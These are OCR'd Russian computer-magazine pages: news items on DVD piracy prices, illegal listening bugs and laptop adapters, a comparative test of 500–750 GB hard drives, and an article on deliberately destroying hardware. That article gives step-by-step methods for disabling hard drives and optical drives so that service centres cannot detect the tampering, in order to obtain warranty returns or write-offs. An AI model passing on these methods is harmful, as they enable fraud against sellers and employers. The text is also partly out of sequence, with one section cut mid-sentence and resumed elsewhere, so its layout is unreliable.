Нелегкие времена настали для наших дорогих пиратов. И дело тут не в отделе «К», и не в антипиратских рейдах. Главными врагами распространителей пиратских дисков стали… продавцы лицензионных. Если ты не в курсе, то в этом году производители софта и честные продавцы решили дать ценовый бой пиратству, снизив цены на лицензионные DVD в 2,5 раза. В 2005 году средний диск стоил 350 рублей, сейчас — 60-150. Продажи боксов сразу возросли втрое, и, понятное дело, это отразилось на пиратских точках. Впрочем, долго пираты терпеть беспредел лицензионщиков не стали и последовали их примеру, снизив стоимость пиратских DVD до 50-80 рублей. Причем падение цен продолжается, и, говорят, в октябре фильмы и игры на DVD можно будет купить за тридцатник. Есть и другие причины такого скачка: многие пиратские точки просто завалены варезом, распродать который просто не успевают. К тому же постоянное развитие домашних сетей, снижение цен на безлимитный доступ в инет напрямую влияет на количество покупаемых дисков. Ведь во многих домашних сетях музыку, фильмы, игры можно скачать бесплатно, причем появляются они быстрее, чем у пиратов. Третьей причиной, которую выявили эксперты, является рост продаж дорогой мультимедийной аппаратуры, владельцы которой предпочитают смотреть на своих плазмах качественное кино, а не пиратскую экранку. Сейчас на пиратском и лецинзионном рынках идет настоящая ценовая война, победитель в которой будет только один — обычный юзер.

→ ОХОТА НА ЖУКОВ

Если ты насмотрелся фильмов про Джеймса Бонда и хочешь обзавестись соответствующей техникой, не обязательно для этого записываться в спецслужбы — достаточно зайти в интернет. Магазинов, торгующих «специфичным» товаром, в сети полно. Например, до недавнего времени в рунете активно работал е-шоп, продающий жучки, скрытые в бытовой технике. Хозяин изготовлял все сам из простых sim-карт от мобильников. Чип вставлялся в какой-нибудь чайник или розетку-тройник, и, чтобы прослушать разговор, достаточно было позвонить на номер встроенной симки. Почему я сказал «до недавнего времени»? Оказывается, торговля таким товаром незаконна и наказуема сроком до 3-х лет. На сомнительный магазинчик обратил внимание отдел «К», сотрудник которого сделал контрольную закупку жучка стоимостью 10 килорублей. В итоге предприниматель оказался на скамье подсудимых. Милиции удалось узнать, что за месяц умельцу удалось сплавить не меньше 10-ти жучков по 100-400 баксов каждый. Подобный шоп в сети — далеко не единственный, и главное отличие поставляемых ими жучков от сертифицированной техники в том, что они не подают звуковой сигнал или голосовое предупреждение при включении прослушивания. Юзать такие девайсы могут только спецслужбы и охранные предприятия, но никак не простые смертные.



→ УНИВЕРСАЛЬНОЕ ПИТАНИЕ

Как ты знаешь, производители ноутбуков делают для своих питомцев разные, неподходящие к другим, адаптеры питания. Причины тому разные: есть и экономические, а есть и чисто технические, но нас интересуют не они, а выход из сложившейся ситуации. Им станет новая серия универсальных адаптеров Optima NB от компании FSP. Для того чтобы они могли соединить практически любой ноутбук с заветным источником питания, в комплект поставки включены аж шесть разных насадок. Серия Optima NB включает модели NB65, NB90, NB120 с питанием от сети переменного тока и модель NB Auto с питанием от автомобильного прикуривателя. Максимальная мощность составляет 65, 90 или 120 Вт в зависимости от модели, а выходное напряжение равно 19 В. Каждый комплект адаптеров содержит сумку для хранения, универсальный кабель питания и шесть сменных насадок для различных моделей ноутбуков.



АНДРЕЙ КОСТРОВ

Western Digital WD5000KS
Western Digital WD5000YS
Hitachi HDS725050KLA360
Samsung HD300LJ
Samsung HD400LJ
Seagate ST3500641NS
Seagate ST3750640AS

Сколько влезет!

ТЕСТИРОВАНИЕ ОГРОМНЫХ HDD

ИТАК, В НАШУ ТЕСТОВУЮ ЛАБОРАТОРИЮ ПОПАЛА ОЧЕРЕДНАЯ ПАРТИЯ СВЕЖЕНЬКИХ НАКОПИТЕЛЕЙ. ЭТО НОВЫЕ ЖЕСТКИЕ ДИСКИ SAMSUNG, КОТОРЫМ УДАЛОСЬ ОСВОИТЬ ЕМКОСТИ 300 И 400 ГИГАБАЙТ. ДВА 500-ГИГАБАЙТНЫХ ВИНЧЕСТЕРА WESTERN DIGITAL, ОДИН ИЗ КОТОРЫХ — ТОПОВЫЙ ОБРАЗЕЦ DESKTOP СЕМЕЙСТВА SE16, А ВТОРОЙ ПРЕДСТАВЛЯЕТ СОБОЙ ПРОФЕССИОНАЛЬНЫЙ МОДЕЛЬНЫЙ РЯД RE2. ЗАГЛЯНУЛИ НА ОГОНЕК И ДВА НАКОПИТЕЛЯ ОТ SEAGATE: ПРОФЕССИОНАЛЬНЫЙ NL35 И 750-ГИГАБАЙТНЫЙ ЖЕСТКИЙ ДИСК ИЗ СЕМЕЙСТВА ВИНЧЕСТЕРОВ BARRACUDA 7200.10, ИСПОЛЬЗУЮЩИЕ ТЕХНОЛОГИЮ ПЕРПЕНДИКУЛЯРНОЙ ЗАПИСИ. КОМПАНИЮ ИМ СОСТАВИЛ 500-ГИГАБАЙТНЫЙ ВИНЧЕСТЕР ПРОИЗВОДСТВА HITACHI — НАМ ОСТАЛОСЬ ТОЛЬКО ОПРЕДЕЛИТЬ ЛУЧШЕГО.





Методика тестирования:

1. Пиковую скорость интерфейса (или скорость чтения из буфера) и время случайного доступа мы снимали при помощи программы HD Tach.
2. Скорость последовательного и случайного чтения/записи измерялась при помощи компоненты AIDA32 Disk Benchmark, входящей в состав программы диагностики AIDA32. Мы фиксировали максимальную, среднюю и минимальную скорость записи/чтения.
3. Чтобы оценить производительность HDD для повседневного использования, мы применили пять дисковых тестов (XP Startup, Application Loading, General Usage, Virus Scan и File Write) из популярного тестового пакета PCMark05.
4. Для последующих тестов использовалась программа IOmeter. Мы прогоняли паттерн File server с пятью моделями доступа (linear, very light, light, moderate, heavy), которые характеризуют количество одновременных обращений к тестируемому харду. Кроме того, использовался паттерн multimedia stream, измеряющий эффективность работы накопителя с потоковыми данными.
5. На протяжении всего тестирования производился мониторинг температуры при помощи программы DTemp и фиксировалось максимальное значение.
6. Издаваемый устройством шум мы тестировали при отключенном вентиляторе блока питания для различных режимов работы.






Western Digital WD5000YS

●●●●●●●●●○○

Объем, Гб: 500
Интерфейс: SATA 300
Скорость вращения, об/мин: 7200
Объем кэш-памяти, Мб: 16
Количество дисков: 4
Количество головок: 8
Поддержка NCQ: есть
Размеры, мм: 101,6x26,1x147
Масса, кг: 0,6

При разработке накопителя WD5000YS использовались магнитные пластины той же плотности, что и у WD5000KS. Как следствие, практически идентичные графики линейного чтения.

В отличие от WD5000KS этот девайс относится к семейству RE2 (raid edition) и предназначен для профессионального применения в RAID-массивах. Семейство RE2 отличается повышенным временем наработки на отказ (MBFT), защитой от вибрации (технология RAFF, Rotary Acceleration Feed Forward), оптимизацией микропрограммы для работы в составе RAID-массива. Как следствие, он более прожорливый и шумный относительно семейства SE16. Одинаковые технологии, задействованные при изготовлении гермоблока WD5000YS, сказались на результатах скорости последовательного чтения/записи и времени случайного доступа, которые очень практически идентичны показателям WD5000KS. Правда, пиковая скорость интерфейса выигрывает. По идее, микропрограмма WD5000YS не требует оптимизации под задачи, производительность которых оценивает Pcmark05, но на практике мы получили результаты, аналогичные показателям WD5000KS. Тестируемый накопитель немного уступил WD5000KS в тесте с использованием File server паттерна (что странно, учитывая спектр его применения) и показал одинаковое значения для multimedia stream паттерна. Шум, издаваемый жестким диском, был на уровне Samsung HD400LJ и Seagate ST3500641NS.






Hitachi HDS725050KLA360

●●●●●●●●●●○

Объем, Гб: 500
Интерфейс: SATA 300
Скорость вращения, об/мин: 7200
Объем кэш-памяти, Мб: 16
Количество дисков: 5
Количество головок: 10
Поддержка NCQ: есть
Размеры, мм: 101,6x25,4x146
Масса, кг: 0,7

Hitachi использует в своем накопителе магнитные диски с плотностью записи 100 гигабайт на пластину, поэтому по скорости линейного чтения он смог опередить лишь Samsung HD300LJ.

Для подключения питания к жесткому диску Hitachi, как и Western Digital, устанавливает не только стандартный SATA-коннектор питания, но и обычный molex. Кстати, не забудь, что одновременное их использование недопустимо. Жесткий диск Hitachi поддерживает интерфейс SATA300, но на заводе по умолчанию активируют интерфейс SATA150 (это сделано для лучшей совместимости со старыми SATA-контроллерами), и если у других хардов выбор интерфейса осуществляется замыканием определенных контактов технологического разъема с помощью перемычки, то для накопителей Hitachi нужно качать утилиту Hitachi Feature Tool, делать загрузочную дискету и проводить смену интерфейса с ее помощью. При изготовлении винчестера использовались 100-гигабайтные магнитные диски, поэтому для создания 500-гигабайтного девайса потребовалось 5 дисков и 10 магнитных головок. Невысокая плотность записи негативно сказалась на скорости последовательного и случайного чтения/записи, зато время случайного доступа наименьшее в тесте. Результаты скорости чтения из буфера смогли превзойти только жесткие диски производства Seagate. Чтобы компенсировать невысокие скорости чтения и записи Hitachi, пришлось оптимизировать firmware девайса под типичные задачи desktop-систем, и данные Pcmark05 это косвенно потверждают: тестируемый хард победил в тестах XP Startup, Application Loading и General Usage. Немного уступил Seagate ST3750640AS в тесте Virus Scan. Лишь по результатам теста File write, который критичен к скорости чтения/записи, накопитель серьезно просел. Зато результаты, показанные винчестером в Intel Iometer, можно смело считать неудачными, особенно для multimedia stream паттерна. Большое количество магнитных дисков сделало этот накопитель одним из самых горячих — максимальная температура равнялась 53 градусам.







Samsung HD300LJ

●●●●●●○○○○

Объем, Гб: 300
Интерфейс: SATA 300
Скорость вращения об/мин: 7200
Объем кэш-памяти, Мб: 8
Количество дисков: 3
Количество головок: 6
Поддержка NCQ: есть
Размеры, мм: 102x25x146
Масса, кг: 0,653

Кроме наименьшей емкости, Samsung HD300LJ „отличился" самой медленной скоростью линейного чтения.

Недавно максимальная емкость накопителей производства Samsung равнялась 250 гигабайтам, в то время как его основным конкурентам удалось наладить производство жестких дисков объемом 300, 400 и 500 гигабайт. Однако с появлением линейки накопителей SpinPoint T133S с плотностью записи 133 гигабайта на диск Samsung удалось пополнить свой модельный ряд накопителями емкостью 300 и 400 гигабайт, сократив технологическое отставание. Однако жесткий диск Samsung HD300LJ не так прост, как кажется: если изучить его технические характеристики, можно обнаружить, что при изготовлении гермоблока использовались 3 магнитных диска и 6 головок, но в этом случае объем девайса должен был быть 400 гигабайт. Объяснение банально: в гермоблоке установлены диски с плотностью записи 100 гигабайт и GMR-головки (на основе гигантского магниторезистивного эффекта) вместо TMR-головок (на основе туннельного магниторезистивного эффекта), что подтверждают результаты испытаний. Скорость последовательного и случайного чтения/записи у тестируемого винчестера оказалась чуть ниже, чем у Hitachi HDS725050KLA360, который тоже использует 100-гигабайтные пластины. Время случайного доступа заметно выше, чем у большинства участников теста, кроме Samsung HD400LJ. Производительность жесткого диска в Pcmark05 также невысока. С Iometer ситуация интереснее: если результат теста с помощью File server паттерна слабоват, то показатель multimedia stream паттерна на лучший среди остальных хардов. По уровню издаваемого шума накопитель можно считать одним из самых тихих, а максимальная температура не превысила 45 градусов.

Samsung HD400LJ


●●●●●●●●○○

Объем, Гб: 400
Интерфейс: SATA 300
Скорость вращения, об/мин: 7200
Объем кэш-памяти, Мб: 8
Количество дисков: 3
Количество головок: 6
Поддержка NCQ: есть
Размеры, мм: 102x25x146
Масса, кг: 0,66

Использование магнитных пластин с плотностью записи 133 гигабайта позволили Samsung HD400LJ показать второй результат скорости линейного чтения

Представитель семейства SpinPoint T133S объемом 400 гигабайт. При изготовлении HDD применялись магнитные пластины с плотностью записи 133 гигабайта и TMR-головки, что положительно сказалось на скорости последовательного и случайного чтения, по результатам которого винчестер уверенно занял второе место, лишь технически немного проиграв более совершенному Seagate ST3750640AS. Правда, разрыв по скорости записи между ними более существенен. Зато результаты теста, измеряющего время случайного доступа, разочаровали, так как с показателем времени 15,4ms девайс очутился на последнем месте. Скорость чтения из буфера 178 Мб в секунду нельзя считать высокой для накопителя, работающего по интерфейсу SATA300. Pcmark05 выдал значения на уровне младшей модели (Samsung HD300LJ). В тестах XP Startup, Application loading, General usage с минимальным преимуществом победил Samsung HD400LJ. В Virus scan увереннее себя чувствовал Samsung HD300LJ (за счет более высокой скорости чтения из буфера). Главным ограничивающим фактором для обоих девайсов Samsung стал размер кэш-памяти в 8 Мб. В тесте File write Samsung HD400LJ победил за счет более высокой скорости чтения и записи. Результат File server паттерна Iometer практически совпал с Samsung HD300LJ, но производительность multimedia stream в итоге оказалось на четвертом месте. Максимальная температура равнялась 46 градусам, уровень шума во время активной работы несколько вырос, и по этому параметру винчестер уступает новым моделям Western Digital и предыдущим поколениям винчестеров Samsung.












Seagate ST3500641NS

●●●●●●●●●○○

Объем, Гб: 500
Интерфейс: SATA 300
Скорость вращения, об/мин: 7200
Объем кэш-памяти, Мб: 16
Количество дисков: 3
Количество головок: 6
Поддержка NCQ: есть
Размеры, мм: 101,6x25,654x146,55
Масса, кг: 0,726

Разработчики Seagate ST3500641NS делают больший упор на повышенную надежность своего продукта, чем на высокие скоростные характеристики.

Накопитель Seagate ST3500641NS построен на той же базе, что и семейство жестких дисков Barracuda 7200.9, но предназначен для профессионального применения. Винчестер рекомендуется использовать в RAID-массивах, то есть его область применения практически аналогична устройству WD5000YS. Список особенностей накопителя также сходен с WD5000YS: увеличенное время наработки на отказ (относительно desktop-хардов), оптимизация микропрограммы, способность успешно функционировать при повышенной вибрации, пятилетняя гарантия. ST3500641NS использует магнитные диски с плотностью записи 160 гигабайт, как и линейка 7200.9, послужившая прототипом. Несмотря на высокую плотность записи, значения скорости последовательного и случайного чтения/записи не слишком высоки, фактически накопитель смог опередить по этим параметрам только Samsung HD300LJ и Hitachi HDS725050KLA360. Зато время случайного доступа, равное 13,8ms, оставило более приятное впечатление. По пиковой скорости интерфейса хард оказался на первом месте, продемонстрировав потенциал интерфейса SATA300. Pcmark05 на среднем уровне, за исключением теста Viris Scan, где благодаря высокой скорости чтения из кэша и его емкости HDD смог показать третий результат. Iometer также выдал средние результаты. За время тестирования винчестер разогрелся до температуры 49 градусов, как и оба девайса от WD. В таких же пределах находился и уровень шума.




Seagate ST3750640AS

●●●●●●●●●○

Объем, Гб: 750
Интерфейс: SATA 300
Скорость вращения, об/мин: 7200
Объем кэш-памяти, Мб: 16
Количество дисков: 4
Количество головок: 8
Поддержка NCQ: есть
Размеры, мм: 101x26,1x146,99
Масса, кг: 0,72
Баллы: 9/10 («Выбор редакции»)

Наглядная демонстрация преимущества перпендикулярной записи, самая высокая скорость линейного чтения среди протестированных жестких дисков.

Применение технологии перпендикулярной записи: увеличить плотность записи до 188 гигабайт на диск и, как следствие, изготовить накопитель объемом 750 гигабайт, что на данный момент на треть больше емкости жестких дисков ближайших конкурентов. Причем 750 гигабайт инженеры Seagate умудрились разместить на 4-х дисках. Но одним увеличением объема преимущества перпендикулярной записи не исчерпываются. По результатам тестов скорости последовательной и случайной записи/чтения, жесткий диск ST3750640AS по этим показателям является самым быстрым винчестером среди накопителей со скоростью вращения дисков 7200 оборотов в минуту. По техническим характеристикам время поиска у Barracuda 7200.10 увеличилось до 11ms, однако мы намерили 13,1ms, что является вторым результатом. Скорость чтения из буфера также на итоговом втором месте с минимальным отставанием от ST3500641NS. Интересная ситуация сложилась с Pcmark05. Если в тестах XP Startup, Application loading, General Usage девайс продемонстрировал результаты чуть лучше, чем ST3500641NS, то в Virus scan и File Write HDD добился лучших результатов благодаря высокой скорости чтения из буфера и хорошей производительности в операциях чтения/записи. Производительность File server паттерна оказалась на уровне ST3500641NS, зато по результатам multimedia stream паттерна накопитель взял второе место, уступив лишь HD300LJ. А вот холодным и тихим этот жесткий диск назвать нельзя: максимальная температура равнялась 53 градусам, а в процессе работы отчетливо прослушивались звуки от перемещения блока магнитных головок при позиционировании на трек.







266 $


Western Digital WD5000KS


●●●●●●●●○○

Объем, Гб: 500
Интерфейс: SATA 300
Скорость вращения, об/мин: 7200
Объем кэш-памяти, Мб: 16
Количество дисков: 4
Количество головок: 8
Поддержка NCQ: есть
Размеры, мм: 101,6x26,1x147
Масса, кг: 0,6


500-гигабайтный накопитель производства Western Digital продемонстрировал хорошую скорость линейного чтения, уступив по этому показателю лишь винчестерам Samsung HD400LJ и Seagate ST3750640AS.

Флагман линейки винчестеров семейства SE16 производства Western Digital емкостью 500 гигабайт, оснащенный кэшем объемом 16 Мб. Внешний вид накопителя традиционен для WD, гермоблок окрашен в черный цвет, к которому прикручена плата-контроллер планарными элементами вверх, что должно уменьшить вероятность ее повреждения при неаккуратном монтаже устройства в корпус. Также отличительной чертой девайсов WD является использование разъема molex, что может пригодиться владельцам старых блоков питания. При оценке производительности физических характеристик винчестер показал очень уверенные результаты в тестах, измеряющих скорость последовательного и случайного чтения/записи и время случайного доступа. Но скорость чтения из буфера, которая равна 191,5 Мб/с, все же могла быть выше для накопителя, работающего по интерфейсу SATA300. Результаты тестирования с помощью Pcmark05 оказались одними из лучших, за исключением теста Virus Scan, где тестируемый накопитель с 16-мегабайтным кэшем лишь немного опередил жесткие диски производства Samsung, оснащенные кэш-памятью емкостью 8 Мб. Для винров WD характерна высокая производительность в Iometer — не стал исключением и этот экземпляр. За время тестирования максимальная температура не превысила 49 градусов.





Stream



File Write



Время случайного доступа



Пиковая скорость интерфейса



Температура

Выводы

Награды «Выбор редакции» удостаивается жесткий Seagate ST3750640AS за рекордную на данный момент емкость и очень высокие скоростные показатели, а «Лучшую покупку» получает винчестер Samsung HD400LJ за оптимальное соотношение цены и производительности.



ДМИТРИЙ САЗОНОВ

ЖЕЛЕЗНОЕ УБИЙСТВО

О ТОМ, КАК ЛЮДИ ЖГУТ ЖЕЛЕЗО



Существует множество причин, по которым кому-то может понадобиться убить или ввести в состояние клинической смерти какую-либо компьютерную железку. Наиболее часто такая потребность возникает, когда, к примеру, на работе «совершенно случайно» покупают новые компьютеры для секретарш с характеристиками, больше подходящими для хардкорного геймера. Утерю гарантии устроить не составит труда, а вот организовать списание железа бывает намного сложнее. Или, к примеру, хакер купил новую железку, не подумавши и не посмотрев обзоры в сети. Девайсина оказывается китайской подделкой, а обладатель испытывает стойкую потребность сдать ее обратно в магазин. Однако тут он натыкается на чудеса родной бюрократии и воистину гениальные трактовки закона о правах потребителя. Выясняется, что они полностью исключают возможность возврата технически исправного товара. Нередко оказывается, что покупатель сам согласился на эти невыгодные условия, подписав собственноручно свой приговор, именуемый гарантийным талоном.

Именно в таких случаях ему может пригодиться умение грамотно убить железку, не оставив никаких следов преступления на теле потерпевшего.

Обратимые методы убийства

В некоторых случаях злоумышленник может подстраховать себя на случай, если железо, которое он хочет вернуть, имеет повреждения, лишающие его гарантии, но тем не менее кое-как работает. В данном случае он не хочет убивать девайс окончательно и бесповоротно, так как это чревато полным провалом операции. Тогда хакер рискует получить отказ от гарантии и невосстановимый девайс, который уже никому и не под каким предлогом не удастся впарить. Убить железку так, чтобы ее можно было без проблем оживить, достаточно сложно. Дело в том, что злоумышленник должен обойти в этом деле мастеров из сервис-центра, иначе починят и вернут обратно. К счастью, в большинстве сервисных центров не занимаются ремонтом железа, а, ткнув пальцем в небо, делают заключение о браке или о поломке по вине пользователя и пишут соответствующую бумагу. Тем не менее, нужно учитывать возможность и другого расклада, когда девайс все же постараются починить.

Инструментарий


Хакеру лучше всего иметь под рукой хороший и разнообразный инструмент. Он ведь помнит о том, что в большинстве случаев придется лезть внутрь девайса. Поэтому надо иметь огромное количество разных отверток всех видов и размеров. Отвертки под нестандартные винты также могут потребоваться. Часто используется спирт, пинцеты разных размеров и скальпель. Асы часто применяют паяльник, хороший недымящий флюс и термофен.

Винчестеры

Обратимые способы

Убить винчестер таким образом, чтобы восстановить его мог только сам хакер, можно лишь аппаратным способом. Конечно же, можно покрутить программную часть девайса, наделав софтовых бедблоков, или эмулировать жуткие тормоза, отключив все режимы работы, кроме PIO. Но все это быстро и качественно лечится в руках грамотного человека, поэтому рисковать не стоит. Самый верный способ заставить винт безбожно глюкать, стучать бошками и отказываться работать — это повреждение контактов между печатной платой и гермоблоком. В большинстве современных дисков соединение гермоблока с платой обеспечивается подпружиненными контактами, встроенными в саму банку, в то время как в соответствующем месте на печатной плате находятся контактные площадки, в которые эти зубчики упираются. Если нарушить в этом месте контакт одного или всех зубчиков с платой, то можно добиться очень интересных спецэффектов и глюков. Злодею важно это сделать так, чтобы ничего при этом не было видно, даже если туда полезет сервисный инженер. Самый простой способ добиться этого заключается в нанесении на контакты печатной платы прозрачного, бесцветного лака, который послужит надежным изолятором, и в то же время не будет заметен. В некоторых моделях винчестеров до сих пор вместо контактов используются тонкие шлейфики, вставляющиеся в разъем на печатной плате. В этом случае злоумышленник аккуратно вынимает шлейф из его разъема и покрывает контакты все тем же лаком.

Из данного способа автоматически вытекает обратный способ, на этот раз с токопроводящим лаком, которым в былые времена разлочивали множитель на процессорах Athlon. Тут все зависит от фантазии хакера. Основное правило, которым руководствуются техногики в данной ситуации, состоит в том, что ни в коем случае не стоит трогать силовые цепи, связанные с питанием винчестера, в противном случае можно переборщить и устроить красочное шоу с фейерверком. Контакты при этом мажут очень аккуратно, чтобы их потом можно было отмыть. Обычно любят замыкать слаботочные, но критически важные цепи, например, шины данных на модуле, кэш памяти или БИОСа. Некоторые любят поиздеваться и над процессором, но тут приходится действовать наобум — datasheet на него обычно найти сложно. С количеством лака стараются не перебарщивать, так как есть вероятность, что придется его отмывать.







девайс от пыли, а юзера — от шума. На первый взгляд может показаться, что не составляет никаких проблем открутить четыре винта и снять кожух, однако на практике все не так просто. Дело в том, что в большинстве фирм опечатывают корпуса таких девайсов гарантийными стикерами. Программно же можно только угробить девайс, выдернув его питалово в процессе перепрошивки, но восстановить после этого микропрограмму будет весьма проблематично. Злодеям остается лишь один путь: использовать ту часть платы, которая доступна для модификации, рядом с разъемами питания и интерфейса. Применяют обычно тот же токопроводящий лак. Есть вероятность замкнуть какие-нибудь важные магистрали привода. Также хакер может попробовать налить лак в IDE-разъем. Эффект, судя по всему, будет интереснейший.

Необратимые способы

Чтобы убить девайс окончательно и бесповоротно, хакер может применить несколько воистину кощунственных методик. Первая и самая надежная — это заворачивание харда в полотенце и отбивание у оного почек. Бьют обычно сильно, но аккуратно, чтобы не повредить внешний вид девайса. Избитый винт получит всевозможные смещения механики банки, благодаря чему он навсегда перестанет работать. Однако есть некоторая опасность, что внутри банки что-нибудь отвалится, и по гарантии его уж точно не примут, но данная вероятность минимальна. Второй способ заключается в уродовании электроники электричеством. Например, некоторые злодеи берут пьезо-элемент от зажигалки, цилиндрической стороной соединяют его контакт с массой (корпусом) винчестера и пропускают красивые электрические дуги в направлении любой выбранной микросхемы. Лучше всего для этого подходит чип кэш-памяти, процессор и БИОС.

Хакер может залить токопроводящий лак под ножки микросхемы так, чтобы исключить какую-либо возможность его смыть.

Если после всего этого девайс продолжит работать, злодею останется только возвестить окружающим о чуде.

CD/DVD привод

Обратимые способы

С дисковыми приводами дело обстоит совсем иначе. С одной стороны, может показаться, что вывести из строя CD-привод намного проще, однако это не всегда так. Суть проблемы заключается в отсутствии доступа к электронике резака, ведь она всегда надежно упакована в корпус, защищающий

Необратимые способы

Первый и самый эффективный способ — отключение питания девайса в момент перепрошивки. Как уже упоминалось, снять микросхему БИОСа с платы сидюка чаще всего весьма проблематично, так как в большинстве случаев она туда припаяна.Вследствие этого раскрыть заговор, то есть изобличить мошенника, практически невозможно. Для этого надо снять микросхему, подключить ее к программатору и проанализировать содержимое. Если даже кто-то этим займется, то это не будет доказательством преступления, так как слет прошивки мог произойти из-за каких-либо глюков электроники. Через открытый лоток можно изуродовать механику привода открывания лотка — например, залив в ось шестеренки клея, однако есть большая вероятность, что с такой неисправностью по гарантии хакера завернут сразу и не раздумывая.

Видеокарта

